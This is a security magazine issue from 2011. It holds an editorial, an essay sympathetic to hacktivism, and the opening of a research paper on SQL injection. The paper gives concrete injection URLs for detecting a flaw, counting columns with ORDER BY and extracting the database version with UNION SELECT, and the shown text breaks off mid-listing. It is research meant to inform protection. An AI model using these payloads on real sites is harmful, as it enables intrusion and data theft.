hitb magazine

KEEPING KNOWLEDGE FREE

Volume 1, Issue 7, October 2011 *www.hackinthebox.org*

hitb magazine

Volume 1, Issue 7, October 2011

Editorial

Hello readers and welcome to issue #7.

It has been a long journey since the first release of the magazine and we have seen a lot of changes and improvements overtime and still trying our best to do more.

But as we grow, the amount of work and the time we need to spend working on the magazine have also increased, thus requiring us to recruit more people to join our small editorial team. So, if you think you would like to do something for the community and believe that we can have a great use of your talent - Feel free to drop us an email!

As for issue #7, Jonathan Kent wrote a great piece of article about the current global crisis in the cyberspace while Aditya K. Sood and his team on the other hand wrote about extending SQL injection attacks through buffer overflow exploitation. We are also very happy to have Jonathan Brossard contributing an article introducing the readers to his newly released exploitation framework. We will leave you to explore the rest of the articles and we hope you enjoy them.

Have fun reading this issue and more to come in issue #8!!

Zarul Shahrin Suhaimi
Editor-in-Chief,
Hack in The Box Magazine

Editor-in-Chief
Zarul Shahrin
http://twitter.com/zarulshahrin

Editorial Advisor
Dhillon Andrew Kannabhiran


Technical Advisor
Matthew "j00ru" Jurczyk

Design
Shamik Kundu
http://twitter.com/cognitivedzine

Website
Bina Kundu

HITB Magazine – Keeping Knowledge Free
http://magazine.hackinthebox.org

Contents



What Would We Do WITHOUT ENEMIES?

Jonathan Kent

Twenty years ago the Soviet Union collapsed. We were supposed to get a peace dividend. All the money that would have gone on buying tanks and missiles to keep out the Russians could go on hospitals and schools instead.

Remember September 2001? A world that had once quaked in its boots at the prospect of millions of Russian soldiers, thousands of tanks and hundreds nukes instead quaked at the prospect of a few thousand men with beards and robes hijacking planes. In 2001 the US defence budget stood at $432 Billion. By 2010 that had risen to $720 Billion, inflation adjusted.

Remember September 2011? A world that once quaked in its boots at the prospect of Soviet military might and so-called 'Islamic' militants now quakes at... a few hundred geeks in a few hundred bedrooms with a few hundred empty pizza boxes.

"Secret Service investigations have shown that complex and sophisticated electronic crimes are rarely perpetrated by a lone individual," Secret Service Deputy Agent Pablo Martinez told the US Senate Judiciary Committee that month, turning the lone gunman theory on its head: a lone gunman can assassinate the President of the United States but it takes a criminal network of awesome power to leave graffiti on a law enforcement website.

"Online criminals organize in networks," Martinez went on, "often with defined roles for participants, in order to manage and perpetuate ongoing criminal enterprises dedicated to stealing commercial data and selling it for profit."

At the same hearing Associate Deputy Attorney General James Baker told senators that many hackers are "tied to traditional Asian and Eastern European organized crime organizations." Presumably by traditional he means being 'more comfortable wielding a cosh than a keyboard' rather than 'wearing traditional costume'.

Hackers, it would appear, are a new enemy. The perceived 'threat' has led the US government to propose new laws that would put away hackers for 20 years for threatening national security, 10 for stealing data and three for hacking a government computer.

The threat from hackers is indeed being taken seriously as the hard hitting proposals are intended to show.

Those the new laws might be aimed at fall into three broad categories: state sponsored spies/saboteurs, organised criminals and hacktivists.

Yet, although Washington may not like to dwell on the fact, hacking is a transnational activity. Spies don't have to rent a room in Washington to bust into US based servers. So don't hold your breath for the Chinese or Russian governments to hand over any of their security types caught trying to hack the Pentagon or Lockheed

Martin's computers. If the US or Israel were involved in the presumed hack of an Iranian nuclear facility it was in the certain knowledge that the Iranians were never going to be able to swoop on any of those involved. The proposed penalties may be tough, but they won't look that scary to a cyber spy sitting in Moscow or Beijing.

As for organised crime; there are plenty of jurisdictions where criminals enjoy political protection. Many states will only surrender criminals where they stand to lose more than they gain if they do not. While small countries may be vulnerable to pressure, America's ability to strong arm Russia, China, India or Brazil is increasingly limited. The relationships are too complicated. It won't be tough laws that combat international cyber crime. It'll be diplomacy.

Security services and banks tend to be pretty low key about breaches. Banks build losses into their charges. In any case their losses due to hacking are small beer besides those due to the overconfidence and shortsightedness of bankers. No, most of the high profile attacks that have attracted media attention haven't been by spies or criminals.

Security services and banks tend to be pretty low key about breaches. Banks build losses into their charges. In any case their losses due to hacking are small beer besides those due to the overconfidence and shortsightedness of bankers.

Instead the focus has been on hacks by Anonymous, LulzSec and other groups flying the anti-sec banner.

Commentators are quick to identify 'agendas.' Few seem to grasp that hacker groups are more *communities of interest* than organisations with formal goals and strategies. Goals and targets seem to emerge through consensus and when that consensus isn't strong enough to hold a community together it fractures and different bits split off to do the stuff that interests them.

Still, the interests that bond Anonymous hacktivists together seem broadly political. Targets include right wing hate groups, repressive governments, exploitative cults and, occasionally, corporations. Earlier this month it targeted the New York Sock Exchange (albeit with limited impact) in support of the Occupy Wall Street demonstrations.

LulzSec, in turn, may have started doing it for the lulz but its attacks on the US Senate, the CIA and elements of the Murdoch element are equally political – so is their white-hatted gesture to Britain's National Health Service; flagging security issues so that they could be fixed.

However what is routinely ignored by the media is that many hacktivists are united by their contempt for bad code, crap security and what they see as flim-flam security companies – especially when all that translates as corporations and governmental bodies failing to protect citizens' data.

The hacktivists act as a canary in the mineshaft for CSOs (not all of whom are grateful for being publicly exposed for being asleep at the wheel), but reading the mainstream media coverage you could be forgiven for having not the faintest idea of hackers part in improving computer security.

The Economist, normally unimpeachable on any subject it chooses to cover, concluded a piece on hacking and security with the line; "The hacktivists may do most damage by providing cover for more sinister efforts."

It somehow presupposes that the security apparatus of major nations or international crime syndicates somehow benefit from political hacking. "Kenneth Geers of NATO's cyberwar centre in Estonia says the hacking boom makes it easier for cyber-spies to pass off their work as the handiwork of a misguided rebellious teenager. Not so funny after all," the piece concludes.

As one comment on the Economist article pointed out; "If Lulzsec has gained access to your system, then it's probably safe to assume that the 'more sinister' contingent already have access." How

true. What graffiti on a site or a server outage really does is makes it difficult for corporate security types to pass off their efforts as competent or adequate.

As another comment on the article put it: "If anything, [LulzSec's] attacks will force corporations to take more basic precautions; a development the Chinese intruders should certainly be worried about."

Yet with some 'News' networks like Fox already starting to use words like 'terrorist' to describe some hacktivist groups (obviously not hacktivists Iran or Egypt or China who are all freedom fighters in the Fox lexicon), with an ostensibly liberal White House sponsoring draconian legislation, and with a global wave of hacktivist arrests, it's not hard to guess on whom any new legislation will be used in practice.

Notwithstanding that it's a major exercise in shooting the messenger the authorities will declare that a tough response to protect national security and the economy is a necessity.

But as the British statesman William Pitt remarked; "Necessity is the plea for every infringement of human freedom. It is the argument of tyrants; it is the creed of slaves." And while national security is often trotted out in justification, economic interests are all to often the real drivers.

Laws like those proposed in America will probably do precious little to deter espionage and crime but an awful lot to suppress hacktivism – especially where hacktivists stand in the way of big business, not least in their determination to keep the internet free.

Indeed the battle for the future of the internet could be one the most important conflicts of the next twenty years. And though it may seem like a very 21st Century issue it is, in many ways, simply a continuation of a wider struggle that has been playing out for centuries; the battle to take common spaces into private ownership.

In Mediaeval Europe large swathes of land were shared by the community according to the rules of the community. Just as Native Americans treated the hills and plains of what became the United States as common land, indigenous societies in South East Asia and Amazonia still have long a strong but communal link to the forests. In today's cities in Asia, Africa and Latin America shanties get built and markets take place and space is shared out along similar lines.

Laws like those proposed in America will probably do precious little to deter espionage and crime but an awful lot to suppress hacktivism – especially where hacktivists stand in the way of big business, not least in their determination to keep the internet free.

But land isn't the only thing that human beings share and use in common; 'the commons' is a much wider concept but "*…hard to define. It provides sustenance, security and independence, yet typically does not produce commodities. Unlike most things in modern industrial society, moreover, it is neither private nor public: neither business firm nor state utility, neither jealously guarded private plot nor national or city park.*" *(http://www.thecornerhouse.org.uk/resource/reclaiming-commons)*

The great commons of the 21st century is that brought into being by the internet – a great web of collaborative, communal projects, of free and open source software, of copyleft, of creative commons and of many other things, that promises to change the way we live and work. The community which the net has brought into being is surely the largest, the most diverse, and the most complex in human history.

Throughout history the organisation of the commons has looked chaotic but there's generally been a fluid, internal logic to it.

"*Commons rules are sometimes written down; and where they are not, this is not so much because what they protect is complex as because the commons requires an open-endedness, receptiveness and adaptability to the vagaries of local climate, personalities, consciousness, crafts and materials which written records cannot fully express.*"[2] *(ibid)*

That pretty much describes how the internet has worked, part regulation, part user participation and part guerrilla justice. But the internet as we know it with its open-endedness, receptiveness and adaptability, is under threat. Two hundred and fifty years ago in England the clash was over the ownership of the common land.

It fell prey to a process known as The Enclosures where rich men bribed politicians to pass laws allowing them to fence off the commons and keep it for themselves.

Some try to portray this as a good thing. They argue that common land had been used inefficiently and that it needed private landlords to make it productive.

Well that wasn't the view of the contemporary commentator William Cobbett; a farmer himself, an employer and a famous observer of rural England. "*I hope, most anxiously, that we shall hear of many of the late new enclosures being thrown again to common. They were, [i.e. the enclosures] for the most part, useless in point of quality of production; and, to the labourers, they were malignantly mischievous.*"


Cobbett expands on his point about the enclosed land being less, not more productive: "*Downs* [i.e. hilly grazing land], *most beautiful and valuable too, have been broken up by the paper system; and, after three or four crops to beggar them, have been left to be planted with docks and thistles, and never again to present that perpetual verdure, which formerly covered their surface, and which, while it fed innumerable flocks, enriched the neighbouring fields.*"

Nor is that just a contemporary view. The economic historian Robert Allen agrees with Cobbett's assessment; far from boosting productivity the land grab coincided with a period of stagnation in agricultural production.

That in turn had another effect which those of us who rely on the net for our livings should be aware of.

The enclosures removed the ability of poorer people to make their own living and drove them into the arms of factory owners who forced down their wages, fed and housed them badly and treated them worse. William Cobbett again: "*They drove them from the skirts of commons, downs and forests. They took away their cows, pigs, geese, fowls, bees and gardens. They crowded them into miserable outskirts of towns and villages, for their children to become ricketty and diseased, confined amongst filth and vermin. They took from them their best inheritance: sweet air, health and the little liberty they had left.*"

It's as though a mirror from 1820 has been held up to our world in 2011. Two hundred and fifty years ago the commons provided a different (and surprisingly modern) way of working. It was collaborative. People came together to bring in the harvest, to share tools, to throw up a house for a newly married couple. Groups would form and break up as needed and reform in a different shape for a different project. Of course many chose to work for an employer six days a week. But they had choices.



Now, after two centuries where most people have been forced to work for big employers, the internet has started to change everything again – not by shepherding us towards something entirely new but rather by resetting our working lives to something elements of which our distant ancestors might have recognised.

Writers like Cory Doctorow, Charlie Stross and others have envisaged a future in which economic units shrink until more and more are simply once again autonomous individuals. Big corporations are proving flat footed as smaller, nimbler operations innovate and respond faster. It's a future where individuals once again take control over their own destiny. Where self worth, independence and self sufficiency are once again a possibility for millions of people who'd otherwise only have the choice of wage slavery.

The big corporations, just like the big landowners of 200 years ago, try to respond by exerting their control over common spaces.

With the internet this comes in the form of ending net neutrality, of net giants acting as gatekeepers that force users to channel transactions through their portals or, as George Monbiot points out, of rich corporations hiring trolls to skew debate or ratings systems in their favour.

One of the characteristics of common ownership is that the communities that manage such assets tend to do so with sustainability in mind. If that's true of anything today it's true of the interweb. Those who seek to keep it free believe that its true potential lies in unlocking the potential of the many not in corralling them into enclosures run by the few.

Whether it's the Open Rights Group, the Anti-Sec movement or Lulzsec or Anonymous, the varied responses represent the attempts by elements of the net community to preserve the commons. They're demonised for their activities just as the Luddites or the followers of Captain Swing were 200 years ago.

But whether or not you agree with the hacktivists' methods they seem to be aware of what is at stake. It's not just the future of the internet. The choice of how and for whom we work cannot be separated from our other freedoms and civil liberties. We should be defending common spaces that are starting to allow people a real choice. It's about what sort of world we live in – whether its one shaped by the many or by the few. Anonymous have declared: 'we are legion.' It's going to take legions to prevent big money doing to the internet what they did to the commons in other spaces and other times. •

Extending SQL Injection Attacks Using Buffer Overflows – Tactical Exploitation

Aditya K Sood, Rohit Bansal and Richard J Enbody

This paper presents an advanced SQL injection technique using buffer overflow in column fields. This technique has been tested and verified against PHP based applications with MySql.

SQL injections can be used to steal information from vulnerable applications running databases at the backend. Advanced SQL attacks can also include injecting malicious payloads into a database to create persistent infections. A successful SQL injection can devastate an organization. As an example, the SQLXSSI[1] SQL injection technique has been used to spread malware. In the face of these threats research is required to find the new attack techniques so that appropriate protection mechanisms can be developed. In this paper, we present an SQL injection exploitation technique using buffer overflows in the culprit functions.

SQL INJECTION USING BUFFER OVERFLOWS

To best present this technique, we will walk through the details. These details are crucial and must be understood to dig deeper into the buffer-based SQL injection exploitation technique.

Detecting a Vulnerable Website

The first step is to find a vulnerable website that shows that an SQL injection is feasible. To do that we can use automated tools and manual techniques to find a vulnerable web application. Let's assume that a vulnerable website has been detected. By injecting a trivial SQL character string (';--) that displays as "%27", we find that website is vulnerable to SQL injection as shown in *listing 1*.

The error message shown in *listing 1* confirms the possibility that our SQL injection attack might be feasible. Since we will be attacking columns, we now move to the second step of enumerating the columns.

Fingerprinting the Number of Columns

This step involves a lot of manual efforts in order to find the number of columns. It is useful to use ORDER BY[2] statement which is normally used to sort the records based on the specified columns. Repeatedly applying the command triggered an error message from which you can infer the number of columns. The success of enumerating the number of columns depends on the schema of database. This can be done as presented in *listing 2*.

In *listing 2*, we keep on increasing the number in the ORDER BY clause until we got the error from which we infer that the table has 7 columns. We can confirm that the number of columns is actually 7 with the session mentioned in *listing 3*.

This error in *listing 3* indicates that there are no more columns in this particular table. At this point, we conclude that the number of columns is 7. The next step involves determining the visibility of variables that are used in columns.

Listing 1. SQL Injection Fingerprinting

```
Input

http://www.example.com/category.php?id=578
http://www.example.com/category.php?id=578%27

Output

"You have an error in your SQL syntax; check the manual that corresponds to
your MySQL server version for the right syntax to use near '\'' at line 14"
```

Listing 2. ORDER By Clause in Action

```
Input

http://www.example.com/category.php?id=578+order+by+1--
http://www.example.com/category.php?id=578+order+by+2--
http://www.example.com/category.php?id=578+order+by+3--
…
http://www.example.com/category.php?id=578+order+by+7--

Output

Warning: mysql_num_rows(): supplied argument is not a valid MySQL result
resource
in /home/mfpseals/public_html/category.php on line 77 No parts found in
this category
```

Listing 3. Determine the Number of Columns

```
Input

http://www.example.com/category.php?id=578+order+by+8--

Output

"Unknown column '8' in 'order clause'"
```

Listing 4. Visibility Function - Implementation in PHP

```
SELECT * FROM vulnerable_page WHERE is_visible IN ($vulnerable_id)
SELECT * FROM vulnerable_page WHERE is_visible = $vulnerable_id
```

Determining the Visibility of PHP Application

Visibility[3] is an attribute in PHP-based web applications that indicates the access property of variables and methods. Typically there are three access values: public, protected and private. By default, all the methods are public in PHP (if var is used to define them) allowing access anywhere in the application. A protected verifier restricts the access to inherited classes whereas a private value limits the visibility to the native classes. From an SQL injection point of view, consider two statements as presented in *listing 4* that indicate usage.

The parameter "$vulnerable_id" matches a string value. Generally, the two statements in *listing 4* are equivalent, but they may work differently in scenarios where the "$vulnerable_id" takes multiple values. If "$vulnerable_id" holds a scalar value and if the developer binds the value (using IN) in the query, then it is considered to be good protection against SQL injections. If "$vulnerable_id" takes the value "578 and order by 7," then the statements can be used in an attack as shown in *listing 5*. The number 7 is the number of columns that we derived earlier; the 568 is arbitrary.

The bind parameter (IN) does not provide complete SQL injection protection, but it is still considered to be good practice because it provides some protection. From an SQL injection point of view, how visibility is defined plays a crucial role because this property can be used to extract information from the database. Next, we try to determine whether we can enumerate the MySQL version from the database. We use injections as presented in *listing 6*.

If you look carefully at *listing 6*, we are repeatedly trying the "version()" function in every single column entry to find whether that function executes successfully or not. This is possible only if the columns have been defined to be visible in the vulnerable PHP based web application. In a number of cases, the output of the injection will be displayed on the web page. Sometimes examining the web page source is a useful way to find error information because some error messages are embedded in the source. This is because the output from the vulnerable web application depends on the design and the way content is rendered into the web browser. Often the injections are successful and produce the desired output. One can use number of queries collectively to enumerate the database. However, we encounter the following error as shown in *listing 7*.

Such an error often prevents further exploitation, but we show a way to continue. The error presented in *listing 7* may occur for either of the following reasons:

Listing 5. Visibility Function – Practical Usage in PHP

```
SELECT * FROM vulnerable_page WHERE is_visible IN (568 and order by 7)
SELECT * FROM vulnerable_page WHERE is_visible = 568 and order by 7
```

Listing 6. Finding Version of Database through Iteration

```
http://www.example.com/category.php?id=578+union select
version(),2,3,4,5,6,7--
http://www.example.com/category.php?id=578+union select
1,version(),3,4,5,6,7--
http://www.example.com/category.php?id=578+union select
1,2,version(),4,5,6,7--
--------
http://www.example.com/category.php?id=578+union select
